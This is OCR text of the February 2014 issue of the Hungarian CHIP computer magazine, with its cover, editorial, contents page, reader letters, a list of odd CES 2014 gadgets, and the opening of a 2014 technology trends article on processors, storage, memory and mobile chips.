DVD
02 2014 CHIP

Minden idők leggyorsabb otthoni hálózata >> Ezek jönnek 2014-ben >> SSD-adatvesztés >> Új táblagépek tesztje >> Használjuk tovább az XP-t >> A legjobb 3D-nyomtatók >> A Google és a Facebook új szabályai >> Haswell: a legújabb generáció

Exkluzív: az összes új termék és technológia

Mit várhatunk 2014-től? ►8

CHIP

10 TB-os HDD, Gigabit-LTE, Ultra HDTV, 1 wattos CPU...

2014/02
CHIPONLINE.HU

Minden idők leggyorsabb otthoni hálózata

STABIL ▸ BIZTONSÁGOS ▸ EGYSZERŰ

LÉPÉSRŐL LÉPÉSRE Gyenge pontok és fékek kiiktatása, az interferencia megszüntetése, MINDENT maximumra! ►90

Amitől az IT-óriások szenvednek

Nem kell új PC?

Bemutatjuk, meddig húzhatja még a régebbi PC-jével – és hogy mikor kell a saját érdekében váltania ►34

SSD-adatvesztés

Profi adatmentők tippjei

Így szerezheti vissza fájljait még a hibás SSD-ről is! ►86

A legújabb táblagépek tesztje

11 gyorsabb és vékonyabb modell. Még mindig az iPad a legjobb? ►50


Használjuk tovább az XP-t

A Microsoft magára hagyta. Így lesz mégis naprakész! ►104

Videokonvertálás minden formátumba, mobil eszközre!

Végre bonyolult kódszavak és beállítások nélkül!

WinOptimizer 2014



Máris beszereztük Önnek a legfrissebb verziót!

1995 Ft, előfizetéssel 1395 Ft
XXVI. évfolyam, 02. szám, 2014. február
Kiadja a MediaCity Magyarország Kft.

9 770864 942839 14002

AHOL ÉLETRE KEL A KÉPZELET

Ha fontos Önnek a KÉP

Előfizetési ajánlatért kattintson a **www.fotomagazin.hu/elofizet** weboldalra!

2014 új trendjei és az okosfelhasználó

HARANGOZÓ CSONGOR
főszerkesztő

Kedves Olvasó!


2014-ben sincs megállás: az IT-világ kíméletlenül ontja ránk az újdonságait, csak győzzük feldolgozni a sok információt, terméket, technológiát. Azért, hogy a meghatározó trendeket nagyjából egy évre előre Ön is tisztán lássa, a CHIP most több mint tíz oldalon foglalkozik az újdonságokkal. Bemutatjuk a ultra HD-s, hajlékony kijelzőket, a közeljövő processzorait, merevlemezeit, a virtuális valóságot és az NSA-biztos internetet. Bármilyen terület iránt is érdeklődjön, az biztos, hogy most naprakész információkkal szolgálunk róla.

A tavalyi év már-már szenzációszámba menő újdonságai a 3D-s nyomatók voltak. Aztán év közben kissé alábbhagyott az őrület, ám a technológia azóta is gyorsan fejlődik, és a termékek is egyre jobbak, egyre olcsóbbak. Ott még ugyan nem tartunk, hogy egy magyar átlagfizetésből beruházhassunk rájuk, de úgy gondoltunk, hogy most jött el az ideje annak, hogy első körben összehasonlítsuk őket. Ez tehát egy történelmi jelentőségű teszt, biztos, hogy a közeljövőben még sokat fog hallani erről a kategóriáról, és idővel majd az Ön asztalán is feltűnik egy 3D-s nyomtató – amivel az egész család kreatív ajándékokat, meglepetéseket tervezhet, összedolgozhat, ezek megvalósításához eltérő anyagokat használhat. A CHIP tesztje Magyarországon mindenképp exkluzív és egyedülálló: reméljük, hogy felkelti majd az érdeklődését.

Illetve hadd hívjam fel a figyelmét egy ugyancsak erősödő trendre: ez pedig az okosember lenne. Arra gondolok, hogy bármennyire is szeretnék a gyártók az ellenkezőjét, használjuk okosan az eszközeinket, ne hagyjuk magunkat befolyásolni, elvakítani, így máris megvalósítjuk az okosfelhasználót, amiről azért kevés szó esik mostanában. A CHIP ezt a vonalat sem szeretné elhanyagolni: ezért született a „Nem kell új PC?" című írásunk, és ezért készítettünk egy „Ne dobja ki, javítsa meg" útmutatót. Ezek alapján bölcsen dönthetünk arról, hogy mikor kell valóban költenünk egy új termékre, és ha már költünk, melyik lesz a legjobb választás.

Végezetül: 2014-et a CHIP is új, modernebb külsővel kezdte. A célunk az volt, hogy a magazin még letisztultabb és még informatívabb legyen. Ha ideje engedi, kérem, ossza meg velem véleményét a változtatásokkal kapcsolatban.

Üdvözlettel:




csongor.harangozo@chipmagazin.hu

Trendek 2014-ben

Új csúcstermékek és technológiák
8. oldal

3D-nyomtatók összehasonlítása

Plusztipp: így készíthet könnyensaját 3D-s modellt
40. oldal



TREND

7 **A 10 legfurcsább IT-eszköz**
Amelyek vagy forradalmat hoznak, vagy még a megjelenésük előtt elbuknak

8 **Mit várhatunk 2014-től?**
Virtuális valóság, 8K-s kamerák, hajlékony kijelzők – az új év rengeteg techmeglepetést tartogat

16 **Vége a Facebooknak?**
A fiatalok már menekülnek az oldalról, a növekedési pályája pedig fenntarthatatlan – persze szeretnénk egyszer mi is így haldokolni

18 **Veszélyes klikkelések**
Új törvény fogja szabályozni a netes átveréseket, de a kiskapuk megmaradnak. Bemutatjuk a legnagyobb pénznyelőket

22 **A viselhető technológia éve**
Jönnek a pulzust mérő fülhallgatók, a lépésszámláló karkötők és az okosszemüvegek

24 **Bajban az OTP is?**
A Neverquest trójai bármely bank webes felületéhez képes alkalmazkodni – legalábbis a készítői szerint

26 **Új Google- és Facebok-szabályok**
Az Ön fotója egy hirdetésben? Ez nagyon is lehetséges! Segítünk elkerülni a nem kívánt népszerűséget

29 **CES 2014: a CHIP kedvencei**
Ívelt felületű tévék, kompakt okostelefonok, éberségfigyelő rendszer – összegyűjtöttük a CES legérdekesebb termékeit

32 **Magyar cégek áttörés előtt?**
Okostelefonnal nyitható ajtózárak, kibővített Google-keresés, 3D-tervezés felsőfokon, navigáció elektromos bringákhoz

TESZT

34 **Nem kell új PC!**
Megmutatjuk, meddig húzhatja még régi PC-jével, és hogy mikor kell már a saját érdekében váltania

40 **A legjobb 3D-nyomtatók**
Minden mérnök és barkácsoló álma – és már 200 ezer Ft alatt is találhatunk nagy tudású, egyszerűen kezelhető modellt

46 **Haswell: a legújabb generáció**
Nagyobb grafikus teljesítmény, hosszabb üzemidő: az Intel új processzoraival az ultrabookok még jobbak lesznek

50 **Az iPad és vetélytársai**
A CHIP nagytesztjében most 11 új táblagép. Még mindig az Apple terméke a legjobb? Utánajártunk!

56 **Rövid hardvertesztek**
E havi kínálatunk: ASRock B85 Killer, Kingston Predator 8 GB, Sapphire Radeon R7, Asus GTX780 Poseidon

63 **Vásárlási tippek**
A legjobb noteszgépek három kategóriában

64 **Rövid szoftvertesztek**
E havi kínálatunk: Photoshop Elements 12, Data Recovery 6, MOBILedit! 7.5, CrazyTalk 7.3 Pro, Photo Calendar Studio

66 **Appkalauz**
Új rovatunkban bemutatjuk a hónap legjobb windowsos, androidos, iOS-es appjait

68 **CHIP top 10**
Folyamatosan teszteljük a legújabb IT-termékeket

74 **CPU-/GPU-kalauz**
A Magyarországon kapható összes processzor és videokártya összevetése

Minden új ultrabook tesztje

Kiderül, mennyivel lettek gyorsabbak
46. oldal

Az iPad és vetélytársai

11 erősebb, vékonyabb modell
50. oldal

SSD-adatvesztés

Eláruljuk, hogyan mentheti meg adatait
86. oldal

TECHNOLÓGIA

86 **SSD-adatvesztés**
Profi adatmentők tippjei: így szerezheti vissza a fájljait még a meghibásodott SSD-ről is!

90 **Minden idők legjobb WLAN-ja**
Lépésről lépésre: gyenge pontok, fékek kiiktatása, az interferencia megszüntetése, minden a maximumra kapcsolva!

96 **Lehallgatásbiztos kódolás**
A Perfect Forward Secrecy képes megakadályozni az NSA-t a netes kommunikáció feltörésében – de ritkán használják!

98 **Ne dobja ki, javítsa meg!**
A könnyű javíthatóság miatt nem törik magukat az IT-gyártók. Szerencsére a helyzet nem teljesen reménytelen

104 **Mindörökké XP!**
A Microsoft beszünteti az XP támogatását. De mi eláruljuk, hogyan lesz mégis friss és biztonságos az XP

108 **Audi, BMW, Mercedes: új e-autók**
A legnagyobb gyártók csúcsmodelljei megmutatják, mire képes az elektromos hajtás és a beépített elektronika

124 **Monitorjavítás saját kezűleg**
Csak azért, mert egy markényi kondenzátor kileheli a lelkét, még nem kell mindjárt új monitort venni

Ezek az új elektromos autók

Kényelem, biztonság, takarékosság
108. oldal

Állandó rovatok

3 **Vezércikk**
6 **Levelezés**
33 **Keresztrejtvény**
112 **Segít a CHIP**
130 **Előzetes, impresszum**

DVD-TARTALOM

76 **Ingyen programok**
Nemcsak hasznosak, ingyenesek is! A hónap legjobb freeware-válogatása

78 **45 magyar program – csak a legjobbak!**
Bár a kezdeti honosítási láz valamelyest alábbhagyott, azért szerencsére még most is jelennek meg kiváló programok magyar nyelven. Válogatásunk a nagy klasszikusokat és az új szoftvereket egyaránt tartalmazza – ezekkel minden feladatara képes lesz

82 **Kiemeltjeink a DVD-n**
Az exkluzív csomagok és teljes változatok részletes bemutatása. Februári programjaink: WinOptimizer 2014, Converter4Video 2014, Hard Drive Washer 7

CHIP-közösség a Facebookon

Kíváncsi, hogy mi történik épp a CHIP szerkesztőségében? Szívesen részt venne a hónap játékában? Csatlakozzon hozzánk Ön is a Facebookon! www.facebook.com/chipmagazin

„iPhone 5 típusú mobilomhoz tudnának-e ajánlani valami biztonsági rendszert?”

A. Zsolt

Extrém HDD

Sok olyan winchesterem van, melyek mind külön USB-s külső házban, USB-elosztón keresztül csatlakoznak a számítógépemhez (laptop).

Érdeklődnék, hogy vannak-e forgalomban olyan több (4-10), minimum 2 TB-os winchestereket befogadó külső házak (perifériaházak) egy táppal, amelyekben a merevlemezeket külön-külön lehet bekapcsolni, és USB 3.0 külső csatlakozóval rendelkeznek. RAID és semmi egyéb más szolgáltatás nem kell, de a winchesterek külön kapcsolhatók legyenek, és a ház egy USB 3.0-s kábellel csatlakozhasson a számítógéphez (USB 2.0-s vagy USB 3.0-s porthoz).

Amennyiben Magyarországon beszerezhetők ilyen perifériaházak, akkor legyen szíves megírni azt, hogy hol és kb. milyen áron kaphatók. T. Tamás

Egészen egyedi az igény, és nem is jut eszembe olyan külső HDD rack, amely ilyenre képes lenne. Az ilyen professzionális felhasználásnál már szinte mindig a NAS kerül a képbe, ahol általában lehet olyan tárolókonfigurációt választani, ahol egyetlen tömb helyett a HDD-ket látjuk külön-külön. NAS-ból elérhető 4 és akár 10 lemezes változat is, de a kapcsolat LAN lesz az USB 3.0 helyett. Talán még a Thunderbolt dobozok között lehet profi, soklemezes kiadást találni, de ehhez különleges vezérlőkártya is kell (csak kevés alaplapon van TB port). Még a LaCie kínálatát érdemes átböngészni, de én inkább NAS-ban gondolkodnék. Erdős Márton

SSD-gondok

Múlt héten kézhez kaptam az SSD-t, ami az előfizetéshez járt. Eddig több volt vele a hajtépés, mint a használat. Tiszta telepítést csináltam, de új mappa létrehozásakor, vagy ha pl. letöltök valamit, vagy ha másolok, 10 mp-re megáll az egész Windows 7. Valamint az normális, hogy HDD Sentinel 7 napos használat mellett 80/100-nak látja az SSD-t? Matthew

Érdemes lenne kipróbálni más kábellel, esetleg más vezérlővel, és a BIOS-beállításokat is ellenőrizni (akár frissíteni azt). Okozhatja még a jelenséget egy túl alapos vagy rosszul beállított védőprogramcsomag is, ezt is ellenőrizni kell. Ha semmi sem változik, akkor ez valószínűleg az SSD hibája, amit fed a jótállás. Győri Ferenc

Mobil biztonság

Azzal a kérdéssel fordulok Önökhöz, hogy az iPhone 5 típusú mobilomhoz tudnának-e ajánlani valami biztonsági rendszert (vírusirtó vagy internet security), amivel a mobilomat biztonságban tudnám. A. Zsolt

iPhone alá létezik Norton is, McAfee is, de igazából az iOS-en elég nehéz a vírusirtók dolga, hiszen ugyanúgy nem férhetnek hozzá más programokhoz futás közben, mint a többi app. A letöltési szkennelés persze használható, és a lopás, elvesztés elleni védelem is, de utóbbit az iOS önmagában is ismeri. Személy szerint – már csak a noteszgépes tapasztalatok alapján is – inkább a Norton Mobile Securityt javaslom. Rosta Gábor

A kisebb a jobb?

Azt szeretném tudni, mi az oka, hogy microATX formátumban építkezne? Tény, hogy egy rövidebb kábelekkel megáldott táp vezetékei alsó tápos házban is el fognak érni, ahova kell. Azonban attól tartok, hogy:

- a kicsi házban túl közel kerülnek egymáshoz az alkatrészek, és így egymást fogják fűteni;
- ha esetleg utólag kell még egy HDD vagy SSD, még nagyobb lesz a zsúfoltság, ha egyáltalán lesz hová beszerelni;
- a gyárit kiváltó processzorhűtő nem fog elférni;
- egy microATX-es alaplapon nyilván minden közelebb van egymáshoz, és a memóriából esetleg csak az alacsony profilúnak van hely, és így már nem is felel meg, amit választottam. Sz. Gyula

A microATX-szel kapcsolatban sok a tévhit, amiket szépen fel is sorolt levelében. A mai, modern mATX rendszerek éppen olyan erősek, mint az ATX-ek, jól szellőzött mATX-házak kaphatók, a bővíthetőség is csak extrém esetekben okozhat gondot. Például a Cooler Master Silencio 352 vagy a Fractal Design Arc Mini R2 házakba komolyabb vízhűtő blokk fér, 7 ventilátor, akár 6-8-10 HDD/SSD, hosszú VGA-k, CPU-toronyhűtők, és még sorolhatnám.

Több ilyen házat, rendszert is szereltem már, és mind tökéletesen üzemelnek, csendesek, nem forrósodnak jobban, mint egy normál ATX PC, gyorsak, és mindent tudnak, amit egy indokolatlanul nagyméretű PC. A memóriából akár a Kingston HyperX Predator RAM-ok is elférnek – ez mind csak az alaplap és a CPU-hűtő kialakításától függ, ami adott esetben normál ATX rendszernél is gondot okozhat. Erdős Márton

GYAKRAN ISMÉTELT KÉRDÉSEK

Hogyan fizethetek elő az újságra?
Írjon levelet az elofizetes@mediacity.hu címre, vagy hívja a 235-1072-es vagy a 225-2398-as számot.

Mit tegyek, ha előfizettem az újságra, de nem érkezett meg?
Írjon levelet az elofizetes@mediacity.hu címre, vagy hívja a 235-1072-es vagy a 225-2398-as számot.

Mit tegyek, ha sérült az újság?
Írjon levelet az elofizetes@mediacity.hu címre, vagy hívja a 235-1072-es vagy a 225-2398-as számot.

Mit tegyek, ha olvashatatlan a DVD-melléklet?
Próbálja ki egy másik konfiguráción is. Ha a lemez a másik PC-n sem működik, küldje vissza a szerkesztőség címére, és kicseréljük. Kérjük, előtte egyeztessen a terjesztési osztállyal a 235-1072-es vagy a 225-2398-as számon.

Mit tegyek, ha nem tudok regisztrálni egy teljes verziós programot a DVD-ről?
Kattintson a DVD-felületen a „Teljes verziók” menüpontra, majd olvassa el a „Telepítési útmutatót”. Ha ez nem segít, akkor írjon levelet a dvdmelleklet@chipmagazin.hu címre.

Hogyan kommentálhatom a cikkeket?
Hozzászólásaikat, véleményüket várjuk a levelezes@chipmagazin.hu címre, vagy a chiponline.hu fórum részén.

Hardveres, illetve szoftveres problémámmal hová fordulhatok?
A levelesladа@chipmagazin.hu címre érkező leveleket szakújságíróink válaszolják meg.

Hogyan léphetek kapcsolatba közvetlenül a szerkesztőkkel?
Szerkesztőink elérhetőségei megtalálhatók a 130. oldalon.

furcsa okoseszköz, amikről nehéz eldönteni, hogy

ZSENIÁLISAK VAGY FELESLEGESEK

A CES 2014 kiállításon számtalan olyan eszközt mutattak be, amelyek forradalmasíthatják mindennapjainkat, vagy épp ellenkezőleg, még megjelenésük előtt megbukhatnak.

Erdős Márton

1 KOLIBREE BLUETOOTH-FOGKEFE

Vége a nélkülözésnek – elkészült az első olyan intelligens fogkefe, amihez egy app is tartozik. A fogkefe ide küldi az adatokat a fogmosásunkról Bluetoothon keresztül, az app pedig kielemzi és osztályozza, hogy helyes technikával, mindenhol alaposan mostunk-e fogat. Az app segít javítani a technikánkat, sőt, mindezt ismerőseinkkel is megoszthatjuk.

2 LG BESZÉLŐ FEHÉRÁRU


Az LG új hűtőitől akár távolról megkérdezhetjük, hogy hány tojás van még otthon, sőt, a sütőnek át is küldhetjük a receptet, így a megfelelő hőfokra fűti fel magát, majd a receptben megadott ideig süti az ételt. A mosógép is „agyat növesztett", és az LG által fejlesztett HomeChat appon keresztül vagy SMS-ben üzen, ha kimosta ruháinkat.

3 INTEL MIMO NURSERY 2.0

Az Intel Einstein SoC-vel (22 nm-es, x86-os Quark CPU) szerelt, ruhába épített eszköz nonstop monitorozza a babát, és a szülőknek vagy gondozóknak minden szükséges információt elküld. A ruhába épített szenzorok megmutatják, milyen testhelyzetben van a csecsemő, alszik vagy ébren van-e, megfelelően lélegzik-e, sőt, elvileg a baba kedélyállapotát is érzékeli az okosrugdalózó.

4 ELEKTRA MŰKÖRÖM

Műkörömmel érintőkijelzőt működtetni nem egy leányálom (érintettek beszámolói alapján). Az Elektra Nails olyan műköröm, amely vezeti az áramot, vagyis a hölgyek ezzel kényelmesebben bökdöshetik telefonjaikat.




5 ANYA

A központi Anya egységhez kis „sütik" kapcsolódnak Wi-Fi-n, amiket a lakás bármely pontján elhelyezhetünk. Ezek érzékelnek mozgást, hőmérsékletet stb., és minden adatot elküldenek az Anyának. A „sütik" okos elhelyezésével egész lakásunkat egy helyről kényelmesen monitorozhatjuk.

6 OZOBOT

A mindössze 1 inch magasságú, apró eszköz okostelefonok és tabletek érintőkijelzőin közlekedik, és a megfelelő játékappal használva új élményt ígér a játékos kedvű felhasználóknak.



7 INTERAKTÍV MUNKALAP

A Whirlpool 2020-ra ígéri a jövő konyháját, ahol a munkalap egyben főzőlap és interaktív kijelző is. Például a rotyogó húsleves mellett jelenik meg a recept, miközben ugyanitt olvashatjuk leveleinket vagy videochatelhetünk.

8 HISY BLUETOOTH REMOTE


A selfie-k kedvelőinek nélkülözhetetlen kiegészítő az apró gomb, amely Bluetoothon kapcsolódik a telefonhoz vagy tablethez, és helyettesíti a kamera elsütőgombját. A kb. 25 dolláros nyomógomb legjobb tulajdonsága, hogy nem szükséges külön app hozzá, szinte bármilyen készülékkel és appal képes együttműködni.


9 KEECKER HOME ROBOT

A Keecker robot Androidot futtat, a lakásunkban közlekedik, és képes bármilyen felületre kivetíteni 1280×800-as felbontású, 1000 lumenes képet. A robotra bármit streamelhetünk, és appokat is tölthetünk le rá, irányítani pedig telefonunkkal tudjuk. Az ára 4-5 ezer dollár lesz.

10 CUBIFY 3DME

Készítsünk magunkról egy önarcképet, és a Cubify elkészíti az arcképünkkel bármely szuperhős vagy híres személy akciófigurájá. A főszerepben az egyre népszerűbb 3D-nyomtatók vannak, amiből a Cubify többfélét is kínál a szimpla, otthoni kezdő szettől a profi gépekig.





Mit várhatunk 2014-től?


Virtuális valóság, hajlékony kijelzők, 8K-s kamerák – a 2014-es év sem szűkölködik majd újdonságokban, a számítógépek és a hálózatok pedig nemcsak tovább gyorsulnak, de biztonságosabbak is lesznek.

Markus Mandau/Erdős Márton/Rosta Gábor


PC: hatékonyság és nyers erő

A technológiai innovációk látványosan jobb energiagazdálkodást és nagyobb számítási teljesítményt hoznak a processzorok világába 2014-ben. Emellett strapabíró SSD-k, nagyobb merevlemezek és új memóriaszabvány is várható idén.

1



2



3


Az új csúcsgépek

A CPU-gyártók alacsonyabb fogyasztású, mégis erősebb processzorokkal jelentkeznek 2014-ben. Az első lépés az AMD-től várható, ráadásul a szerveres Opteron A57 **1** ARM-alapú. Belépőszinten megkapjuk a Kaveri APU-kat, amelyek 30%-kal jobb IPC- (Instructions Per Cycle) teljesítményt kínálnak elődeiknél alacsonyabb fogyasztás és hőtermelés mellett is.

Az Intel a Haswellt cseréli le, amihez újabb chipkészletet is készít 9-es számozással. Itt megjelenik az SSD-ket lefojtó SATA6G utódja, a SATA Express is, amely több mint háromszoros, 2 Gb/s-os sávszélességet kínál. Ugyancsak 2014-ben kapjuk meg az első Turbo USB-vezérlőket is, amelyek már az USB 3.1-es szabvány szerint készülnek.


Az év második felében jelennek meg a Broadwell CPU-k **2** fejlettebb gyártástechnológiával. Az eddigi 22 nm-es csíkszélességet váltja az Intel 14 nm-esre, amire eddig nem volt példa a számítástechnikában. A váltástól azonos teljesítmény mellett 30%-os fogyasztáscsökkenést lehet várni, így hétköznapossá válik a legalább 15 órás üzemidő. A Broadwell mobil változataiba olyan integrált GPU is kerül, amely már elegendően erős ahhoz, hogy Kinect-szerűen irányítsuk mozdulatainkkal ultrabookunkat vagy hibridünket. A legkisebb Broadwellek már aktív hűtés nélkül is képesek üzemelni, miközben mégis gyorsabbak, mint az előző generáció nagyobb modelljei. Ez komoly előrelépést jelent a tabletek és okostelefonok világában.

A Haswell E **3** az abszolút felső kategória az Intel kínálatában. A 8 magos processzor magas órajelen egyszerre 16 utasításszálat dolgoz fel, és már DDR4-es RAM-okat használ.




10 TB-os SMR-tárolók

A merevlemezek megrekedtek a 4 TB-os kapacitásnál. Egyszerűen a technológia nem képes ennél kisebb helyre adatokat rögzíteni megbízhatóan. 2014-ben ez megváltozik, és megjelenhetnek a 6-8 vagy akár 10 TB-os HDD-k is. A Seagate már be is jelentette első 6 TB-os HDD-jét. Az SMR (Shingle Magnetic Recording) lényege, hogy az írófej szokásos vastagságú sávokban rögzít, ám ezek átlapolódnak, akárcsak a háztetőn a tetőcserepek. Az olvasófej kisebb az írófejnél, és így képes nagy biztonsággal csak a „tisztán látható" részt kiolvasni az adott sávból. Az eredmény nagyobb kapacitás kb. azonos áron.



Vertikális memóriacellák SSD-hez

A Samsung V-NAND technológiájával olcsón, tartós, megbízható és nagy kapacitású SSD-ket lehet gyártani. A lényeg, hogy két tucat memóriacellát tesznek egymás fölé. A V-NAND az oxidrétegben tárolja az információt, amit a vezérlő gate éget be és töröl ki. Az adatot a csatornán keresztül lehet kiolvasni. A Samsung már gyárt V-NAND chipeket 30 nm-en, de hamarosan a 20 nm-es változatok is elkészülnek. A V-NAND előnye, hogy a mostani 3000 helyett 30 ezer újraírást bír ki az új cella. A Samsung 2017-ben már terabites chipeket szeretne gyártani, ami elképzelhetetlen MLC flash chipben.



Turbómemória PC-hez


Már javában folyik az új generációs DRAM gyártása. A DDR4 szabvány végleges, és csak arra vár, hogy 2014-ben megjelenjenek a kompatibilis PC-platformok. A DDR4-RAM evolúciós lépés, a legfontosabb előnyei pedig a nagyobb kapacitás, az alacsonyabb működési feszültség és a magasabb órajel. A Micron idén már nem is ezt, hanem Hybrid Memory Cube-ot gyárt, amely – akárcsak a V-NAND – több rétegben tartalmaz cellákat, így a DDR4-nél is nagyobb sebesség és kapacitás érhető el. A teljes körű HMC-támogatásra azonban még 2016-ig várnunk kell. →

Mobil: hosszabb üzemidő

Az új generációs processzoroknak köszönhetően a táblagépek üzemideje tovább nő majd, az okostelefonokban pedig megjelennek az óriási felbontású és hajlékony OLED-kijelzők.

1

2




3

Teljesítmény és üzemidő

A világon használt mobilprocesszorok 95 százaléka ARM-architektúrára épül. A 2014-ben megjelenő Cortex A53 és A57 már az új, ARM v8 utasításkészlettel rendelkezik, amely lehetővé teszi a 64 bites működést is. Prototípusaikat már bemutatta az ARM, a Qualcomm pedig december elején hivatalosan is bejelentette a négy A53 magot tartalmazó Snapdragon 410-et. Lehetőség van a magok kombinálására is: az alacsonyabb fogyasztású A53-at és a nagyobb teljesítményű A57-et felhasználva biztosítható, hogy az SoC energiaigénye illeszkedjen az aktuális felhasználáshoz. Mivel mind a két mag hatékonyabb a ma használatos A15/A17-nél, az ARM 30 százalékos gyorsulást is elképzelhetőnek tart.

Az ARM licencét birtokló cégek közül egyesek már korábban is léptek: az iPhone 5S A7 processzora már rendelkezik az ARM v8 utasításkészlettel. Az Apple állítólag arra készül, hogy chipgyártót váltson, és az A8-at **1** már nem a Samsung gyártja majd, hanem a TMSC, 20 nm-es technológiával. Ha a pletykáknak hinni lehet, a Samsung az Apple-höz hasonlóan az Exynos 6 **2** esetében nem ragaszkodik az ARM terveihez, hanem a licenc megszerzése után átdolgozza a chipet annak érdekében, hogy jobban megfeleljen saját igényeinek. Az Intel is dolgozik a mobilpiac megszerzésén a Bay Trail platformhoz tartozó Atom processzorokkal. Az első erre épülő táblagépek, mint például a HP Omni 10 **3** már a piacon vannak. A Bay Trail 64 bites változata a Valleyview processzorral idén jelenik meg, az év végére pedig várható a 14 nm-es technológiával készülő Cherry Trail platform.



Gesztusok és Touch ID

A Google 2013-as bevásárlólistáján ott a Flutter, amelynek eredményét idén élvezhetjük majd. A kis startup egy olyan alkalmazást készített Windows és Mac OS alá, mellyel a médialejátszókat lehet gesztusokkal vezérelni. Ennek integrációja várható Android és Chrome OS alá, az előbbin pedig megjelenhet a Touch ID androidos változata is. Sok cég dolgozik együtt a FIDO- (Fast Identity Online) projekten is, amivel a felhasználó nemcsak az iPhone 5S-hez hasonlóan ujjlenyomatának segítségével oldhatja fel telefonját, hanem online szolgáltatóknál is igazolhatja magát.

Hajlított telefonok

